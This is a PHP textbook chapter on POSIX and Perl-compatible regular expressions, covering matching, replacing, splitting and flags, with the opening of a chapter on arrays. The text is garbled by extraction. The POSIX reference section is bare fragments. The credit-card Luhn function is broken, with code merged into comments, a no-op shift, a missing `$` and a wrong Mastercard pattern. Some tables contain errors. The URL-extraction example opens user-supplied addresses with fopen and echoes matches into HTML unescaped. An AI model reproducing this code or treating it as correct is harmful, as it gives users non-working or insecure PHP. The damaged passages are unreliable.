PHP provides support for two different types of regular expressions: POSIX and Perl-compatible. POSIX regular expressions are less powerful, and sometimes slower, than the Perl-compatible functions, but can be easier to read. There are three uses for regular expressions: matching, which can also be used to extract information from a string; substituting new text for matching text; and splitting a string into an array of smaller chunks. PHP has functions for all three behaviors for both Perl and POSIX regular expressions. For instance, `ereg()` does a POSIX match, while `preg_match()` does a Perl match. Fortunately, there are a number of similarities between basic POSIX and Perl regular expressions, so we'll cover those before delving into the details of each library.

4.8.1 The Basics

Most characters in a regular expression are literal characters, meaning that they match only themselves. For instance, if you search for the regular expression "**cow**" in the string "**Dave was a cowhand**", you get a match because "**cow**" occurs in that string.

Some characters, though, have special meanings in regular expressions. For instance, a caret (^) at the beginning of a regular expression indicates that it must match the beginning of the string (or, more precisely, *anchors* the regular expression to the beginning of the string):

```
ereg('^cow', 'Dave was a cowhand');      //
returns false
ereg('^cow', 'cowabunga!');                //
returns true
```

Similarly, a dollar sign (\$) at the end of a regular expression means that it must match the end of the string (i.e., anchors the regular expression to the end of the string):

```
ereg('cow$', 'Dave was a cowhand');      //
returns false
ereg('cow$', "Don't have a cow");        //
returns true
```

A period (.) in a regular expression matches any single character:

```
ereg('c.t', 'cat');                     //
returns true
ereg('c.t', 'cut');                     //
returns true
ereg('c.t', 'c t');                     //
returns true
ereg('c.t', 'bat');                     //
returns false
ereg('c.t', 'ct');                      //
returns false
```

If you want to match one of these special characters (called a *metacharacter*), you have to escape it with a backslash:

```
ereg('\$5\.00', 'Your bill is $5.00  
exactly');      // returns true  
ereg('$5.00', 'Your bill is $5.00 exactly');  
// returns false
```

Regular expressions are case-sensitive by default, so the regular expression "**cow**" doesn't match the string "**COW**". If you want to perform a case-insensitive POSIX-style match, you can use the **eregi()** function. With Perl-style regular expressions, you still use **preg_match()**, but specify a flag to indicate a case-insensitive match (as you'll see when we discuss Perl-style regular expressions in detail later in this chapter).

So far, we haven't done anything we couldn't have done with the string functions we've already seen, like **strstr()**. The real power of regular expressions comes from their ability to specify abstract patterns that can match many different character sequences. You can specify three basic types of abstract patterns in a regular expression:

- A set of acceptable characters that can appear in the string (e.g., alphabetic characters, numeric characters, specific punctuation characters)
- A set of alternatives for the string (e.g., "**com**", "**edu**", "**net**", or "**org**")
- A repeating sequence in the string (e.g., at least one but no more than five numeric characters)

These three kinds of patterns can be combined in countless ways, to create regular expressions that match such things as valid phone numbers and URLs.

4.8.2 Character Classes

To specify a set of acceptable characters in your pattern, you can either build a character class yourself or use a predefined one. You can build your own character class by enclosing the acceptable characters in square brackets:

```
ereg('c[aeiou]t', 'I cut my hand');      //
returns true
ereg('c[aeiou]t', 'This crusty cat');      //
returns true
ereg('c[aeiou]t', 'What cart?');           //
returns false
ereg('c[aeiou]t', '14ct gold');            //
returns false
```

The regular expression engine finds a "**c**", then checks that the next character is one of "**a**", "**e**", "**i**", "**o**", or "**u**". If it isn't a vowel, the match fails and the engine goes back to looking for another "**c**". If a vowel is found, though, the engine then checks that the next character is a "**t**". If it is, the engine is at the end of the match and so returns **true**. If the next character isn't a "**t**", the engine goes back to looking for another "**c**".

You can negate a character class with a caret (^) at the start:

```
ereg('c[^aeiou]t', 'I cut my hand');      //
returns false
ereg('c[^aeiou]t', 'Reboot chthon');        //

```

```
returns true
ereg('c[^aeiou]t', '14ct gold');           //
returns false
```

In this case, the regular expression engine is looking for a "**c**", followed by a character that isn't a vowel, followed by a "**t**".

You can define a range of characters with a hyphen (-). This simplifies character classes like "all letters" and "all digits":

```
ereg('[0-9]', 'we are 25% complete');
// returns true
ereg('[0123456789]', 'we are 25%
complete');      // returns true
ereg('[a-z]t', '11th');
// returns false
ereg('[a-z]t', 'cat');
// returns true
ereg('[a-z]t', 'PIT');
// returns false
ereg('[a-zA-Z]!', '11!');
// returns false
ereg('[a-zA-Z]!', 'stop!');
// returns true
```

When you are specifying a character class, some special characters lose their meaning, while others take on new meaning. In particular, the **\$** anchor and the period lose their meaning in a character class, while the **^** character is no longer an anchor but negates the character class if it is the first character after the open bracket. For instance, **[^\]]** matches any character that is not a closing bracket, while **[\$.^]** matches any dollar sign, period, or caret.

The various regular expression libraries define shortcuts for character classes, including digits, alphabetic characters, and whitespace. The actual syntax for these shortcuts differs between POSIX-style and Perl-style regular expressions. For instance, with POSIX, the whitespace character class is "`[[:space:]]`", while with Perl it is "`\s`".

4.8.3 Alternatives

You can use the vertical pipe (`|`) character to specify alternatives in a regular expression:

```
ereg('cat|dog', 'the cat rubbed my legs');
// returns true
ereg('cat|dog', 'the dog rubbed my legs');
// returns true
ereg('cat|dog', 'the rabbit rubbed my
legs'); // returns false
```

The precedence of alternation can be a surprise: '`^cat|dog$`' selects from '`^cat`' and '`dog$`', meaning that it matches a line that either starts with "`cat`" or ends with "`dog`". If you want a line that contains just "`cat`" or "`dog`", you need to use the regular expression '`^(cat|dog)$`'.

You can combine character classes and alternation to, for example, check for strings that don't start with a capital letter:

```
ereg('^(a-z|[0-9])', 'The quick brown
fox'); // returns false
ereg('^(a-z|[0-9])', 'jumped over');
// returns true
```

```
ereg('^(a-z|[0-9])', '10 lazy dogs');  
// returns true
```

4.8.4 Repeating Sequences

To specify a repeating pattern, you use something called a *quantifier*. The quantifier goes after the pattern that's repeated and says how many times to repeat that pattern. [Table 4-6](#) shows the quantifiers that are supported by both POSIX and Perl regular expressions.

Table 4-6. Regular expression quantifiers

Quantifier	Meaning
?	0 or 1
*	0 or more
+	1 or more
{n}	Exactly <i>n</i> times
{n, m}	At least <i>n</i> , no more than <i>m</i> times

{ <i>n</i> , }	At least <i>n</i> times
----------------	-------------------------

To repeat a single character, simply put the quantifier after the character:

```
ereg('ca+t', 'aaaaaaaaat');
// returns true
ereg('ca+t', 'ct');
// returns false
ereg('ca?t', 'aaaaaaaaat');
// returns false
ereg('ca*t', 'ct');
// returns true
```

With quantifiers and character classes, we can actually do something useful, like matching valid U.S. telephone numbers:

```
ereg('[0-9]{3}-[0-9]{3}-[0-9]{4}', '303-555-
1212');      // returns true
ereg('[0-9]{3}-[0-9]{3}-[0-9]{4}', '64-9-
555-1234');  // returns false
```

4.8.5 Subpatterns

You can use parentheses to group bits of a regular expression together to be treated as a single unit called a *subpattern*:

```
ereg('a (very )+big dog', 'it was a very
very big dog'); // returns true
ereg('^(cat|dog)$', 'cat');
// returns true
```

```
ereg('^(cat|dog)$', 'dog');
// returns true
```

The parentheses also cause the substring that matches the subpattern to be captured. If you pass an array as the third argument to a match function, the array is populated with any captured substrings:

```
ereg('([0-9]+)', 'You have 42 magic beans',
$captured);
// returns true and populates $captured
```

The zeroth element of the array is set to the entire string being matched against. The first element is the substring that matched the first subpattern (if there is one), the second element is the substring that matched the second subpattern, and so on.

[:alnum:]

[0-9a-zA-Z]

[:alpha:]

[a-zA-Z]

[:ascii:]

[\x01-\x7F]

[:blank:]

[\t]

[:cntrl:]

[\x01-\x1F]

[:digit:]

[0-9]

[:graph:]

[^\x01-\x20]

[:lower:]

[a-z]

[:print:]

[\t\x20-\xFF]

[:punct:]

[-!"#\$%&'()*+,./;=>?@[\\"`\{|}~]

[:space:]

[\n\r\t \x0B]

[:upper:]

[A-Z]

[:xdigit:]

[0-9a-fA-F]

[@[:digit:][:upper:]]

```
ereg('[A-[:lower:]]', 'string'); // invalid regular expression
```

[st[.ch.]]

^

\$

[[:<:]]

[[:>:]]

```
ereg('[[[:<:]]gun[[:>:]]', 'the Burgundy exploded'); // returns false
ereg('gun', 'the Burgundy exploded'); // returns true
```

```
$found = ereg(<tt><i>pattern</i></tt>, <tt>
<i>string</i></tt> [, <tt><i>captured</i></tt> ]);
```

```
ereg('y.*e$', 'Sylvie'); // returns true
ereg('y(.*)e$', 'Sylvie', $a); // returns true, $a is array('Sylvie', 'lvi')
```

```
// The Luhn checksum determines whether a credit-
card number is syntactically // correct; it cannot,
however, tell if a card with the number has been
```

issued, // is currently active, or has enough space left to accept a charge.

```
function IsValidCreditCard($inCardNumber,  
$inCardType) {  
  
    // Assume it's okay $isValid = true;  
  
    // Strip all non-numbers from the string  
    $inCardNumber = ereg_replace('[^[:digit:]]','',  
    $inCardNumber);  
  
    // Make sure the card number and type match  
    switch($inCardType) {  
  
        case 'mastercard': $isValid = ereg('^\d{5}[1-5].{14}$',  
        $inCardNumber); break;  
  
        case 'visa':
```

```
$isValid = ereg('^4.{15}$|^4.{12}$',  
$inCardNumber); break;
```

case 'amex':

```
$isValid = ereg('^3[47].{13}$', $inCardNumber);  
break;
```

case 'discover':

```
$isValid = ereg('^6011.{12}$', $inCardNumber);  
break;
```

case 'diners':

```
$isValid = ereg('^30[0-5].{11}$|^3[68].{12}$',  
$inCardNumber); break;
```

case 'jcb':

```
$isValid = ereg('^3.{15}$|^2131|1800.{11}$',  
$inCardNumber); break;  
}
```

```
// It passed the rudimentary test; let's check it  
against the Luhn this time if($isValid) {  
  
    // Work in reverse $inCardNumber =  
    strrev($inCardNumber);  
  
    // Total the digits in the number, doubling those in  
    // odd-numbered positions $theTotal = 0;  
  
    for ($i = 0; $i < strlen($inCardNumber); $i++) {  
  
        $theAdder = (int) $inCardNumber{$i};  
  
        // Double the numbers in odd-numbered positions  
        if($i % 2) {  
  
            $theAdder << 1; if($theAdder > 9) { $theAdder -=  
9; }  
  
        }
```

```
$theTotal += $theAdder; }

// Valid cards will divide evenly by 10

isValid = (($theTotal % 10) == 0); }

return isValid;

}

$changed = ereg_replace(<tt><i>pattern</i></tt>,
<tt><i>replacement</i></tt>, <tt><i>string</i>
</tt>);

$string = 'It is [b]not[/b] a matter of diplomacy.'; echo
ereg_replace ('[b]([^\]]*)[/b]', '<b>\1</b>', $string);
<span class="docEmphBold"> It is <b>not</b> a
matter of diplomacy.</span>

$chunks = split(<tt><i>pattern</i></tt>, <tt>
<i>string</i></tt> [, <tt><i>limit</i></tt> ]);
```

```
$expression = '3*5+i/6-12';  
  
$terms = split('/+*-]', $expression);  
  
// $terms is array('3', '5', 'i', '6', '12)  
  
$expression = '3*5+i/6-12';  
  
$terms = split('/+*-]', $expression, 3); // $terms is  
array('3', '5', 'i'/6-12)
```

4.10 Perl-Compatible Regular Expressions

Perl has long been considered the benchmark for powerful regular expressions. PHP uses a C library called **pcre** to provide almost complete support for Perl's arsenal of regular expression features. Perl regular expressions include the POSIX classes and anchors described earlier. A POSIX-style character class in a Perl regular expression works and understands non-English characters using the Unix locale system. Perl regular expressions act on arbitrary binary data, so you can safely match with patterns or strings that contain the NUL-byte (`\x00`).

4.10.1 Delimiters

Perl-style regular expressions emulate the Perl syntax for patterns, which means that each pattern must be enclosed in a pair of delimiters. Traditionally, the slash (/) character is used; for example, `/pattern/`. However, any nonalphanumeric character other than the backslash character (\) can be used to delimit a Perl-style pattern. This is useful when matching strings containing slashes, such as filenames. For example, the following are equivalent:

```
preg_match('/^/usr/local//',
'/usr/local/bin/perl'); // returns true
preg_match('#^/usr/local#', '/usr/local/bin/perl');
// returns true
```

Parentheses (()), curly braces ({ }), square brackets ([]), and angle brackets (<>) can be used as pattern delimiters:

```
preg_match('{^/usr/local}', '/usr/local/bin/perl');
// returns true
```

[Section 4.10.8](#) discusses the single-character modifiers you can put after the closing delimiter to modify the behavior of the regular expression engine. A very useful one is **X**, which makes the regular expression engine strip whitespace and **#**-marked comments from the regular expression before matching. These two patterns are the same, but one is much easier to read:

```
'/([:alpha:]+)\s+\1/'
'(
    # start capture
    [:alpha:]+ # a word
    \s+        # whitespace
    \1         # the same word again
)
# end capture
/x'
```

4.10.2 Match Behavior

While Perl's regular expression syntax includes the POSIX constructs we talked about earlier, some pattern components have a different meaning in Perl. In particular, Perl's regular expressions are optimized for matching against single lines of text (although there are options that change this behavior).

The period (.) matches any character except for a newline (\n). The dollar sign (\$) matches at the end of the string or, if the string ends with a newline, just before that newline:

```
preg_match('/is (.*)$/', "the key is in my pants",
$captured);
// $captured[1] is 'in my pants'
```

4.10.3 Character Classes

Perl-style regular expressions support the POSIX character classes but also define some of their own, as shown in [Table 4-9](#).

Table 4-9. Perl-style character classes

Character class	Meaning	Expansion
\s	Whitespace	[\r\n\t]

\s	Non-whitespace	[^\r\n\t]
\w	Word (identifier) character	[0-9A-Za-z_]
\W	Non-word (identifier) character	[^0-9A-Za-z_]
\d	Digit	[0-9]
\D	Non-digit	[^0-9]

4.10.4 Anchors

Perl-style regular expressions also support additional anchors, as listed in [Table 4-10](#).

Table 4-10. Perl-style anchors

Assertion	Meaning
\b	Word boundary (between \w and \W or at start or end of string)
\B	Non-word boundary (between \w and \w, or \W and \W)
\A	Beginning of string

\z	End of string or before \n at end
\z	End of string
^	Start of line (or after \n if /m flag is enabled)
\$	End of line (or before \n if /m flag is enabled)

4.10.5 Quantifiers and Greed

The POSIX quantifiers, which Perl also supports, are always *greedy*. That is, when faced with a quantifier, the engine matches as much as it can while still satisfying the rest of the pattern. For instance:

```
preg_match('/(<.*>)/', 'do <b>not</b> press the
button', $match);
// $match[1] is '<b>not</b>'
```

The regular expression matches from the first less-than sign to the last greater-than sign. In effect, the `.*` matches everything after the first less-than sign, and the engine backtracks to make it match less and less until finally there's a greater-than sign to be matched.

This greediness can be a problem. Sometimes you need *minimal (non-greedy) matching*—that is, quantifiers that match as few times as possible to satisfy the rest of the pattern. Perl provides a parallel set of quantifiers that match minimally. They're easy to remember, because they're the same as the greedy quantifiers, but with a question mark (?) appended. [Table 4-11](#) shows the corresponding greedy and non-greedy quantifiers supported by Perl-style regular expressions.

Table 4-11. Greedy and non-greedy quantifiers in Perl-compatible regular expressions

Greedy quantifier	Non-greedy quantifier
?	??
*	*?
+	+?
{m}	{m}?
{m, }	{m, }?
{m, n}	{m, n}?

Here's how to match a tag using a non-greedy quantifier:

```
preg_match('/(<.*?>)/', 'do <b>not</b> press the
button', $match);
// $match[1] is '<b>'
```

Another, faster way is to use a character class to match every non-greater-than character up to the next greater-than sign:

```
preg_match('/(<[^>]*>)/', 'do <b>not</b> press the
button', $match);
// $match[1] is '<b>'
```

4.10.6 Non-Capturing Groups

If you enclose a part of a pattern in parentheses, the text that matches that subpattern is captured and can be accessed later. Sometimes, though, you want to create a subpattern without capturing the matching text. In Perl-compatible regular expressions, you can do this using the `(?:subpattern)` construct:

```
preg_match('/(?:ello)(.*)/', 'jello biafra',
$match);
// $match[1] is ' biafra'
```

4.10.7 Backreferences

You can refer to text captured earlier in a pattern with a *backreference*: `\1` refers to the contents of the first subpattern, `\2` refers to the second, and so on. If you nest subpatterns, the first begins with the first opening parenthesis, the second begins with the second opening parenthesis, and so on.

For instance, this identifies doubled words:

```
preg_match('/([:]alpha:]])+\s+\1/', 'Paris in the
the spring', $m);
// returns true and $m[1] is 'the'
```

You can't capture more than 99 subpatterns.

4.10.8 Trailing Options

Perl-style regular expressions let you put single-letter options (flags) after the regular expression pattern to modify the interpretation, or behavior, of the match. For instance, to match case-insensitively, simply use the `i` flag:

```
preg_match('/cat/i', 'Stop, Catherine!');           //
returns true
```

[Table 4-12](#) shows the modifiers from Perl that are supported in Perl-compatible regular expressions.

Table 4-12. Perl flags

Modifier	Meaning
<code>/regexp/i</code>	Match case-insensitively.
<code>/regexp/s</code>	Make period (.) match any character, <i>including</i> newline (\n).
<code>/regexp/x</code>	Remove whitespace and comments from the pattern.
<code>/regexp/m</code>	Make caret (^) match after, and dollar sign (\$) match before, internal newlines (\n).
<code>/regexp/e</code>	If the replacement string is PHP code, <code>eval()</code> it to get the actual replacement string.

PHP's Perl-compatible regular expression functions also support other modifiers that aren't supported by Perl, as listed in [Table 4-13](#).

Table 4-13. Additional PHP flags

Modifier	Meaning

<code>/regexp/U</code>	Reverses the greediness of the subpattern; <code>*</code> and <code>+</code> now match as little as possible, instead of as much as possible
<code>/regexp/u</code>	Causes pattern strings to be treated as UTF-8
<code>/regexp/X</code>	Causes a backslash followed by a character with no special meaning to emit an error
<code>/regexp/A</code>	Causes the beginning of the string to be anchored as if the first character of the pattern were <code>^</code>
<code>/regexp/D</code>	Causes the <code>\$</code> character to match only at the end of a line
<code>/regexp/S</code>	Causes the expression parser to more carefully examine the structure of the pattern, so it may run slightly faster the next time (such as in a loop)

It's possible to use more than one option in a single pattern, as demonstrated in the following example:

```
$message = <<< END
To: you@youcorp
From: me@mecorp
Subject: pay up

Pay me or else!
END;
preg_match('/^subject: (.*)/im', $message, $match);
// $match[1] is 'pay up'
```

4.10.9 Inline Options

In addition to specifying patternwide options after the closing pattern delimiter, you can specify options within a pattern to have them apply only to part of the pattern. The syntax for this is:

(?flags:subpattern)

For example, only the word "PHP" is case-insensitive in this example:

```
preg_match('/I like (?i:PHP)/', 'I like pHp');
// returns true
```

The **i**, **m**, **s**, **U**, **X**, and **X** options can be applied internally in this fashion. You can use multiple options at once:

```
preg_match('/eat (?ix:fo o d)/', 'eat FoOD');
// returns true
```

Prefix an option with a hyphen (**-**) to turn it off:

```
preg_match('/(?-i:I like) PHP/i', 'I like pHp');
// returns true
```

An alternative form enables or disables the flags until the end of the enclosing subpattern or pattern:

```
preg_match('/I like (?i)PHP/', 'I like pHp');
// returns true
preg_match('/I (like (?i)PHP) a lot/', 'I like pHp a
lot', $match);
// $match[1] is 'like pHp'
```

Inline flags do not enable capturing. You need an additional set of capturing parentheses do that.

4.10.10 Lookahead and Lookbehind

It's sometimes useful in patterns to be able to say "match here if this is next." This is particularly common when you are splitting a string. The regular expression describes the separator, which is not returned. You can use

lookahead to make sure (without matching it, thus preventing it from being returned) that there's more data after the separator. Similarly, *lookbehind* checks the preceding text.

Lookahead and lookbehind come in two forms: *positive* and *negative*. A positive lookahead or lookbehind says "the next/preceding text must be like this." A negative lookahead or lookbehind says "the next/preceding text must *not* be like this." [Table 4-14](#) shows the four constructs you can use in Perl-compatible patterns. None of the constructs captures text.

Table 4-14. Lookahead and lookbehind assertions

Construct	Meaning
(?=subpattern)	Positive lookahead
(?!subpattern)	Negative lookahead
(?<=subpattern)	Positive lookbehind
(?<!subpattern)	Negative lookbehind

A simple use of positive lookahead is splitting a Unix mbox mail file into individual messages. The word "**From**" starting a line by itself indicates the start of a new message, so you can split the mailbox into messages by specifying the separator as the point where the next text is "**From**" at the start of a line:

```
$messages = preg_split('/(=?^From )/m', $mailbox);
```

A simple use of negative lookbehind is to extract quoted strings that contain quoted delimiters. For instance, here's how to extract a single-quoted string (note that the regular expression is commented using the `X` modifier):

```
$input = <<< END
name = 'Tim O\'Reilly';
END;

$pattern = <<< END
'
          # opening quote
(
          # begin capturing
.*?
          # the string
(?<! \\ )      # skip escaped quotes
)
          # end capturing
'
          # closing quote
END;
preg_match( "($pattern)x", $input, $match);
echo $match[1];
Tim O'Reilly
```

The only tricky part is that, to get a pattern that looks behind to see if the last character was a backslash, we need to escape the backslash to prevent the regular expression engine from seeing "\)", which would mean a literal close parenthesis. In other words, we have to backslash that backslash: "\\)". But PHP's string-quoting rules say that \\ produces a literal single backslash, so we end up requiring *four* backslashes to get one through the regular expression! This is why regular expressions have a reputation for being hard to read.

Perl limits lookbehind to constant-width expressions. That is, the expressions cannot contain quantifiers, and if you use alternation, all the choices must be the same length. The Perl-compatible regular expression engine also forbids quantifiers in lookbehind, but does permit alternatives of different lengths.

4.10.11 Cut

The rarely used once-only subpattern, or *cut*, prevents worst-case behavior by the regular expression engine on some kinds of patterns. Once matched, the subpattern is never backed out of.

The common use for the once-only subpattern is when you have a repeated expression that may itself be repeated:

```
/(a+|b+)*\.+/
```

This code snippet takes several seconds to report failure:

```
$p = '/(a+|b+)*\.+$/';
$s =
'abababababbabbabbabaaaaaabbbbabbababababababbba..!';
if (preg_match($p, $s)) {
    echo "Y";
} else {
    echo "N";
}
```

This is because the regular expression engine tries all the different places to start the match, but has to backtrack out of each one, which takes time. If you know that once something is matched it should never be backed out of, you should mark it with (*?>subpattern*):

```
$p = '/(?>a+|b+)*\.+$/';
```

The cut never changes the outcome of the match; it simply makes it fail faster.

4.10.12 Conditional Expressions

A conditional expression is like an **if** statement in a regular expression. The general form is:

(*?(<condition>)yespattern*)
(*?(<condition>)yespattern|nopattern*)

If the assertion succeeds, the regular expression engine matches the *yespattern*. With the second form, if the assertion doesn't succeed, the regular expression engine skips the *yespattern* and tries to match the *nopattern*.

The assertion can be one of two types: either a backreference, or a lookahead or lookbehind match. To reference a previously matched substring, the assertion is a number from 1-99 (the most backreferences available). The condition uses the pattern in the assertion only if the backreference was matched. If the assertion is not a backreference, it must be a positive or negative lookahead or lookbehind assertion.

4.10.13 Functions

There are five classes of functions that work with Perl-compatible regular expressions: matching, replacing, splitting, filtering, and a utility function for quoting text.

4.10.13.1 Matching

The `preg_match()` function performs Perl-style pattern matching on a string. It's the equivalent of the `m//` operator in Perl. The `preg_match()` function takes the same arguments and gives the same return value as the `ereg()` function, except that it takes a Perl-style pattern instead of a standard pattern:

```
$found = preg_match(pattern, string [, captured ]);
```

For example:

```
preg_match('/y.*e$/i', 'Sylvie');           // returns  
true  
preg_match('/y(.*)e$/i', 'Sylvie', $m);    // $m is  
array('Sylvie', 'lvi')
```

While there's an `eregi()` function to match case-insensitively, there's no `preg_matchi()` function. Instead, use the `i` flag on the pattern:

```
preg_match('y.*e$/i', 'SyLvIe');           // returns  
true
```

The `preg_match_all()` function repeatedly matches from where the last match ended, until no more matches can be made:

```
$found = preg_match_all(pattern, string, matches [, order ]);
```

The *order* value, either `PREG_PATTERN_ORDER` or `PREG_SET_ORDER`, determines the layout of *matches*. We'll look at both, using this code as a guide:

```
$string = <<< END
13 dogs
12 rabbits
8 cows
1 goat
END;
preg_match_all('/(\d+) (\S+)/', $string, $m1,
PREG_PATTERN_ORDER);
preg_match_all('/(\d+) (\S+)/', $string, $m2,
PREG_SET_ORDER);
```

With `PREG_PATTERN_ORDER` (the default), each element of the array corresponds to a particular capturing subpattern. So `$m1[0]` is an array of all the substrings that matched the pattern, `$m1[1]` is an array of all the substrings that matched the first subpattern (the numbers), and `$m1[2]` is an array of all the substrings that matched the second subpattern (the words). The array `$m1` has one more elements than subpatterns.

With `PREG_SET_ORDER`, each element of the array corresponds to the next attempt to match the whole pattern. So `$m2[0]` is an array of the first set of matches ('13 dogs', '13', 'dogs'), `$m2[1]` is an array of the second set of matches ('12 rabbits', '12', 'rabbits'), and so on. The array `$m2` has as many elements as there were successful matches of the entire pattern.

[Example 4-2](#) fetches the HTML at a particular web address into a string and extracts the URLs from that HTML. For each URL, it generates a link back to the program that will display the URLs at that address.

Example 4-2. Extracting URLs from an HTML page

```
<?php
if (getenv('REQUEST_METHOD') == 'POST') {
    $url = $_POST[url];
} else {
    $url = $_GET[url];
}
?>

<form action="<?php $PHP_SELF ?>" method="POST">
URL: <input type="text" name="url" value="<?php $url
?>" /><br>
<input type="submit">
</form>

<?php
if ($url) {
    $remote = fopen($url, 'r');
    $html = fread($remote, 1048576); // read up to 1
MB of HTML
    fclose($remote);

$urlS = '(http|telnet|gopher|file|wais|ftp)';
$ltrs = '\w';
$gunk = '/#~:.?=;&%@!\\-';
$punc = '.:?\-';
$any = "$ltrs$gunk$punc";

preg_match_all("{
    \b                      # start at word boundary
    $urlS                 :      # need resource and a
colon
    [$any] +?              # followed by one or more
of any valid             #   characters--but be
conservative            #   and take only what
```

```

you need
(?=          # the match ends at
    [$punc]* # punctuation
    [^$any]   # followed by a non-URL
character
|
$           # or
)
}x", $html, $matches);
printf("I found %d URLs<P>\n",
sizeof($matches[0]));
foreach ($matches[0] as $u) {
    $link = $PHP_SELF . '?url=' . urlencode($u);
    echo "<A HREF='$link'>$u</A><BR>\n";
}
?>

```

4.10.13.2 Replacing

The `preg_replace()` function behaves like the search and replace operation in your text editor. It finds all occurrences of a pattern in a string and changes those occurrences to something else:

```
$new = preg_replace(pattern, replacement, subject
[, limit]);
```

The most common usage has all the argument strings, except for the integer `limit`. The limit is the maximum number of occurrences of the pattern to replace (the default, and the behavior when a limit of `-1` is passed, is all occurrences).

```
$better = preg_replace('/<.*?>/', '!', 'do
<b>not</b> press the button');
// $better is 'do !not! press the button'
```

Pass an array of strings as *subject* to make the substitution on all of them. The new strings are returned from `preg_replace()`:

```
$names = array('Fred Flintstone',
               'Barney Rubble',
               'Wilma Flintstone',
               'Betty Rubble');
$tidy = preg_replace('/(\w)\w* (\w+)/', '\1 \2',
$names);
// $tidy is array ('F Flintstone', 'B Rubble', 'W
Flintstone', 'B Rubble')
```

To perform multiple substitutions on the same string or array of strings with one call to `preg_replace()`, pass arrays of patterns and replacements:

```
$contractions = array("/don't/i", "/won't/i",
"/can't/i");
$expansions = array('do not', 'will not', 'can
not');
$string = "Please don't yell--I can't jump while you
won't speak";
$longer = preg_replace($contractions, $expansions,
$string);
// $longer is 'Please do not yell--I can not jump
while you will not speak';
```

If you give fewer replacements than patterns, text matching the extra patterns is deleted. This is a handy way to delete a lot of things at once:

```
$html_gunk = array('/<.*?>/', '/&.*?;/');
$html = '&acute; : <b>very</b> cute';
$stripped = preg_replace($html_gunk, array( ),
$html);
// $stripped is ' : very cute'
```

If you give an array of patterns but a single string replacement, the same replacement is used for every pattern:

```
$stripped = preg_replace($html_gunk, '', $html);
```

The replacement can use backreferences. Unlike backreferences in patterns, though, the preferred syntax for backreferences in replacements is **\$1, \$2, \$3**, etc. For example:

```
echo preg_replace('/(\w)\w+\s+(\w+)/', '$2, $1.',  
'Fred Flintstone')  
Flintstone, F.
```

The **/e** modifier makes `preg_replace()` treat the replacement string as PHP code that returns the actual string to use in the replacement. For example, this converts every Celsius temperature to Fahrenheit:

```
$string = 'It was 5C outside, 20C inside';  
echo preg_replace('/(\d+)C\b/e', '$1*9/5+32',  
$string);  
It was 41 outside, 68 inside
```

This more complex example expands variables in a string:

```
$name = 'Fred';  
$age = 35;  
$string = '$name is $age';  
preg_replace('/\$(\w+)/e', '$$1', $string);
```

Each match isolates the name of a variable (`$name`, `$age`). The **\$1** in the replacement refers to those names, so the PHP code actually executed is `$name` and `$age`. That code evaluates to the value of the variable, which is what's used as the replacement. Whew!

4.10.13.3 Splitting

Whereas you use `preg_match_all()` to extract chunks of a string when you know what those chunks are, use `preg_split()` to extract chunks when you know what separates the chunks from each other:

```
$chunks = preg_split(pattern, string [, limit [, flags ]]);
```

The *pattern* matches a separator between two chunks. By default, the separators are not returned. The optional *limit* specifies the maximum number of chunks to return (-1 is the default, which means all chunks). The *flags* argument is a bitwise OR combination of the flags **PREG_SPLIT_NO_EMPTY** (empty chunks are not returned) and **PREG_SPLIT_DELIM_CAPTURE** (parts of the string captured in the pattern are returned).

For example, to extract just the operands from a simple numeric expression, use:

```
$ops = preg_split('{{[+*/-]}}', '3+5*9/2');
// $ops is array('3', '5', '9', '2')
```

To extract the operands and the operators, use:

```
$ops = preg_split('{{([+*/-])}}', '3+5*9/2', -1,
PREG_SPLIT_DELIM_CAPTURE);
// $ops is array('3', '+', '5', '*', '9', '/', '2')
```

An empty pattern matches at every boundary between characters in the string. This lets you split a string into an array of characters:

```
$array = preg_split('//', $string);
```

A variation on **preg_replace()** is **preg_replace_callback()**. This calls a function to get the replacement string. The function is passed an array of matches (the zeroth element is all the text that matched the pattern, the first is the contents of the first captured subpattern, and so on). For example:

```
function titlecase ($s) {
    return ucfirst(strtolower($s[0]));
}

$string = 'goodbye cruel world';
```

```
$new = preg_replace_callback('/\w+/', 'titlecase',
$string);
echo $new;
Goodbye Cruel World
```

4.10.13.4 Filtering an array with a regular expression

The `preg_grep()` function returns those elements of an array that match a given pattern:

```
$matching = preg_grep(pattern, array);
```

For instance, to get only the filenames that end in `.txt`, use:

```
$textfiles = preg_grep('/\.txt$/i', $filenames);
```

4.10.13.5 Quoting for regular expressions

The `preg_quote()` function creates a regular expression that matches only a given string:

```
$re = preg_quote(string [, delimiter]);
```

Every character in `string` that has special meaning inside a regular expression (e.g., `*` or `$`) is prefaced with a backslash:

```
echo preg_quote('$5.00 (five bucks)');
\$5\.00 \(\five bucks\)
```

The optional second argument is an extra character to be quoted. Usually, you pass your regular expression delimiter here:

```
$to_find = '/usr/local/etc/rsync.conf';
$re = preg_quote($filename, '/');
if (preg_match("/$re", $filename)) {
```

```
// found it!  
}
```

4.10.14 Differences from Perl Regular Expressions

Although very similar, PHP's implementation of Perl-style regular expressions has a few minor differences from actual Perl regular expressions:

- The null character (ASCII 0) is not allowed as a literal character within a pattern string. You can reference it in other ways, however (`\000`, `\x00`, etc.).
- The `\E`, `\G`, `\L`, `\l`, `\Q`, `\u`, and `\U` options are not supported.
- The `(?{ some perl code })` construct is not supported.
- The `/D`, `/G`, `/U`, `/u`, `/A`, and `/X` modifiers are supported.
- The vertical tab `\v` counts as a whitespace character.
- Lookahead and lookbehind assertions cannot be repeated using `*`, `+`, or `?`.
- Parenthesized submatches within negative assertions are not remembered.
- Alternation branches within a lookbehind assertion can be of different lengths.

Chapter 5. Arrays

As we

discussed in [Chapter 2](#), PHP supports both scalar and compound data types. In this chapter, we'll

discuss one of the compound types: arrays. An *array* is a collection of data values, organized as an ordered collection of key-value pairs.

This chapter talks about creating an array, adding and removing elements from an array, and looping over the contents of an array.

There are many built-in functions that work with arrays in PHP, because arrays are very common and useful. For example, if you want to send email to more than one email address, you'll

store the email addresses in an array and then loop through the array, sending the message to the current email address. Also, if you have a form that permits multiple selections, the items the user selected are returned in an array.

5.1 Indexed Versus Associative Arrays

There are two kinds of arrays in PHP: indexed and associative. The keys of an *indexed* array are integers, beginning at 0. Indexed arrays are used when you identify things by their position. Associative arrays have strings as keys and behave more like two-column tables.

The first column is the key, which is used to access the value.

PHP internally stores all arrays as associative arrays, so the only difference between associative and indexed arrays is what the keys happen to be. Some array features are provided mainly for use with indexed arrays, because they assume that you have or want keys that are consecutive integers beginning at 0. In both cases, the keys are unique—that is, you can't have two elements

with the same key, regardless of whether the key is a string or an integer.

